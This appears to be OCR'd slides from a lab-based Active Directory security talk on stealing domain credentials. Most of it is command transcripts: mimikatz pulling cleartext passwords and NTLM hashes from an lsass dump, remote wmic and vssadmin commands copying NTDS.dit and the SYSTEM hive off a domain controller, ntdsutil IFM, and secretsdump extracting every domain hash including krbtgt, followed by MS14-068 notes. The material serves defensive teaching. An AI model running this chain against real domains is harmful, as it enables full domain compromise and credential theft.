dfsrs.exe	SYSTEM	00	5,400 K
dfssvc.exe	SYSTEM	00	1,560 K
dns.exe	SYSTEM	00	19,620 K
dwm.exe	ADSAd...	00	996 K
explorer.exe	ADSAd...	00	16,024 K
ismserv.exe	SYSTEM	00	1,400 K
lsass.exe	SYSTEM	00	11,744 K
lsm.exe			1,200 K
Microsoft			9,016 K
mmc.exe			17,048 K
mmc.exe			13,532 K
msdtc.ex			640 K
powershe			34,648 K



```
mimikatz(commandline) # sekurlsa::minidump c:\temp\lsass.dmp
Switch to MINIDUMP : 'c:\temp\lsass.dmp'

mimikatz(commandline) # sekurlsa::logonpasswords
Opening : 'c:\temp\lsass.dmp' file for minidump...
Authentication Id : 0 ; 218943 (00000000:0003573f)
Session           : Interactive from 1
User Name         : ADSAdministrator
Domain            : ADSECLAB
Logon Server      : ADSDC02
Logon Time        : 5/30/2015 11:01:04 PM
SID               : S-1-5-21-1387203482-2957264255-828990924-500
        msv :
         [00000003] Primary
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * LM       : e52cac67419a9a226e7e4a5ff986d116
         * NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
         * SHA1     : 05a6fb630c065d50471cd5a30ac5604642a74e31
        tspkg :
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * Password : Password99!
        wdigest :
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * Password : Password99!
        kerberos :
         * Username : ADSAdministrator
         * Domain   : LAB.ADSECURITY.ORG
         * Password : Password99!
```

Remotely Grab the DIT!



```
PS C:\Windows\system32> wmic /node:adsdc02 /user:ADSECLAB\hansolo /password:Falcon99! process call create "cmd /c vssadm
in create shadow /for=c: 2>&1 > c:\vss.log"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1540;
        ReturnValue = 0;
};
```

process call create "cmd /c vssadmin create shadow /for=c: 2>&1"


```
PS C:\Windows\system32> wmic /node:ADSDC02 /user:ADSECLab\HanSolo /password:Falcon99! process call create "cmd /c copy \
\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\windows\temp\NTDS.dit 2>&1 > C:\vss2.log"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 604;
        ReturnValue = 0;
};
```

Copy NTDS.dit file from VSS snapshot to DC's c: drive

```
PS C:\Windows\system32> wmic /node:ADSDC02 /user:ADSECLab\HanSolo /password:Falcon99! process call create "cmd /c copy \
\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\windows\temp\SYSTEM.hive 2>&1 > C:\vss2
.log"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1844;
        ReturnValue = 0;
};
```


Copy SYSTEM registry hive from VSS to DC's c: drive

```
PS C:\Windows\system32> copy \\adsdc02\c$\windows\temp\ntds.dit c:\temp
PS C:\Windows\system32> copy \\adsdc02\c$\windows\temp\system.hive c:\temp
```



```
c:\Temp>wmic /authority:"kerberos:ADSECLAB\ADSDC02" /node:ADSDC02 process call create "
ssadmin create shadow /for=c: 2>&1"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
```

Instead of VSS, why not leverage NTDSUtil?




```
PS C:\Users\Administrator.ADSECLAB> ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {5113733a-e9ba-430f-a320-c1168d2f62e2} generated successfully.
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} mounted as C:\$SNAP_201503242343_VOLUMEC$\
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_201503242343_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\temp\Active Directory\ntds.dit

                  Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ...................................................

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
```

Finding NTDS.dit on the Network

- ✦Are your DC backups properly secured?
- ✦Domain Controller storage?
- ✦Who administers the virtual server hosting virtual DCs?
- ✦Are your VMWare/Hyper-V host admins considered Domain Admins?

Hint: They should be.

Dump Password Hashes from NTDS.dit



```
root@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/system.hive -nt
ds /opt/ntds/ntds.dit LOCAL
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies

[*] Target system bootKey: 0x47f313875531b01e41a749186116575b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit
ADSDC02$:2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a1898c9704e:::
ADSDC01$:1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a988671069ef7fee58:::
ADSDC05$:1104:aad3b435b51404eeaad3b435b51404ee:aabbc5e3df7bf11ebcad18b07a065d89:::
ADSDC04$:1105:aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd1927e6299f27:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2f1adcdd519a2e515780021d2d178a:::
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ec
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404ee:177af8ab46321ceef22
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:269c0c63a623b2e062dfd861c
lab.adsecurity.org\JoeUser:2605:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236
ADSWKWIN7$:2606:aad3b435b51404eeaad3b435b51404ee:70553133c63b5dfffacffa666b75fddb:::
lab.adsecurity.org\ServerAdmin:2607:aad3b435b51404eeaad3b435b51404ee:f980ee4dd5487f4827204
lab.adsecurity.org\Nathaniel.Morris:2608:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c
lab.adsecurity.org\Madison.Martinez:2609:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c
lab.adsecurity.org\Kaitlyn.Allen:2610:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c864
lab.adsecurity.org\Isabella.Wilson:2611:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c8
lab.adsecurity.org\Savannah.Roberts:2612:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84
```


MS14-068: (Microsoft) Kerberos Vulnerability

- MS14-068 (CVE-2014-6324) Patch released 11/18/2014
- Domain Controller Kerberos Service (KDC) didn't correctly validate the PAC checksum.
- Effectively re-write user ticket to be a Domain Admin.
- **Own AD in 5 minutes**

Gavin Millard @gmillard · 11h
MS14-068 in the real world.
"Welcome Captain. Would you like a coffee before you take off"
#infosec


http://adsecurity.org/?tag=ms14068

MS14-068 (PyKEK 12/5/2014)



